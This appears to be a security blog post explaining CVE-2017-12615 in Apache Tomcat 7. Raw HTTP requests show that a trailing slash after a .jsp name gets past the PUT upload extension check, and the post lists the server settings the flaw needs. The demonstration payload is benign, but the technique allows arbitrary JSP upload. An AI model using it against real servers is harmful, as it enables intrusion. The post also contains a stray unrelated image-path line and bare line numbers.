Break To Protect

A Security Blog: My Personal Hacking Fumbles and Rumbles!

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Saturday, September 23, 2017

The Case of CVE-2017-12615 Tomcat 7 PUT vulnerability

Exploit proof of concept:

You guys came for the code. So, click on my github repo link:

https://github.com/breaktoprotect/CVE-2017-12615

Warning: Don't die ROFL-ing as it's hilariously simple to exploit :D

Crux of the issue:

By design, if you try to upload a JSP file via the HTTP PUT method on the Tomcat server, it won't work. You can upload .html, .jpg, or any other extensions except .jsp, .jspx and the variants.
For example, if you try:

Request:

```
PUT /myfile.jsp HTTP/1.1Host: 127.0.0.1:8080Connection: closeContent-Length: 85
<% out.write("<html><body><h3>[+] JSP upload successfully.</h3></body></html>"); %>
```

You will get an error :(such as the one shown in the below response.

Response:

```
HTTP/1.1 404 Not FoundServer: Apache-Coyote/1.1Content-Type: text/html;charset=utf-8Content-Language: enContent-Length: 971Date: Sat, 23 Sep 2017 06:07:27 GMTConnection: close
...SNIPPED.<html><head><title>Apache Tomcat/7.0.79 - Error report</title><style><!--H1
```

However, you can bypass the extension check by appending a '/' behind the .jsp extension:

Request:


```
PUT /myfile.jsp/ HTTP/1.1
Host: 127.0.0.1:8080
Connection: close
Content-Length: 85

<% out.write("<html><body><h3>[+] JSP upload successfully.</h3></body></html>"); %>
```

Response:

```
HTTP/1.1 201 Created
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Sat, 23 Sep 2017 06:45:50 GMT
Connection: close
```

And I got the clue from the Apache site with the patch diff indicated here:
http://svn.apache.org/viewvc/tomcat/tc7.0.x/trunk/java/org/apache/naming/resources/FileDirContext.java?annotate=1804729&pathrev=1804729



```
784   mturk   423920
785   markt   1804729
786
787
788
789
790
791
792
793
794
795   funkman 575945
796   markt   1804729
797
```

```
/**
 * Return a File object representing the specified normalized
 * context-relative path if it exists and is readable.  Otherwise,
 * return <code>null</code>.
 *
 * @param name      Normalized context-relative path (with leading '/')
 * @param mustExist Must the specified resource exist?
 */
protected File file(String name, boolean mustExist) {
    File file = new File(base, name);
    return validate(file, mustExist, absoluteBase);
}
```

Pre-requisite:

1. PUT method is enabled through conf/web.xml

```
<init-param>
 <param-name>readonly</param-name>
 <param-value>false</param-value>
</init-param>
```

2. No authentication enforced in the security-constraint set at the app's WEB-INF/web.xml

```
<auth-constraint>
<role-name>admin</role-name>
</auth-constraint>
```

References:

Apache Patch notes: https://tomcat.apache.org/security-7.html
Diff notes on the
patch: http://svn.apache.org/viewvc/tomcat/tc7.0.x/trunk/java/org/apache/naming/resources/FileDirContext.java?annotate=1804729&pathrev=1804729

Ok that's all for now.

JS out.

Posted by JS at 4:00 PM

Labels: cve-2017-12615, exploit, poc, put, tomcat

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